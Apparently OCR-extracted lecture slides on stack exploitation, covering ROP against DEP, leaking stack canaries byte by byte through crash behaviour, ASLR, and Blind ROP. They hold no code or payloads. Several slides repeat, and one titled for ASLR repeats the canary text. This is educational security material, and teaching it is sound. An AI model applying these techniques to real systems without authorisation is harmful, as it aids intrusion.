
# Stack Vulnerabilities




# Return Oriented Programming (ROP)



# Return Oriented Programming (ROP)




# Return Oriented Programming (ROP)




# Exploits Requirement Today

1. Break DEP -> **ROP** 
2. Break Canary
3. Break ASLR

# Address Space Layout Randomization (ASLR)



# Address Space Layout Randomization (ASLR)





Will come back to this later

# Outline


# Defeating Canary: Stack Reading

- Overwrite a single byte of canary with value X:
  - No crash: stack had value X.
  - Crash: guess X was incorrect.
- Known technique for leaking canaries.




# Defeating Canary: Stack Reading

- Overwrite a single byte of canary with value X:
  - No crash: stack had value X.
  - Crash: guess X was incorrect.
- Known technique for leaking canaries.




# Defeating Canary: Stack Reading

- Overwrite a single byte of canary with value X:
  - No crash: stack had value X.
  - Crash: guess X was incorrect.
- Known technique for leaking canaries.




# Defeating Canary: Stack Reading

- Overwrite a single byte of canary with value X:
  - No crash: stack had value X.
  - Crash: guess X was incorrect.
- Known technique for leaking canaries.




# Defeating Canary: Stack Reading

- Overwrite a single byte of canary with value X:
  - No crash: stack had value X.
  - Crash: guess X was incorrect.
- Known technique for leaking canaries.



# Defeating ASLR: Stack Reading

- Overwrite a single byte of canary with value X:
  - No crash: stack had value X.
  - Crash: guess X was incorrect.
- Known technique for leaking canaries.




# Exploits Requirement Today

1. Break DEP -> **ROP** 
2. Break Canary -> **Canary leaking** 
3. Break ASLR


# Blind Return Oriented Programming (BROP) - 2014

1. Break ASLR
2. Leak binary
   - Remotely find enough gadgets to call write().
   - write() binary from memory to network to disassemble and find more gadgets to finish off exploit.


# How to Find the Gadgets



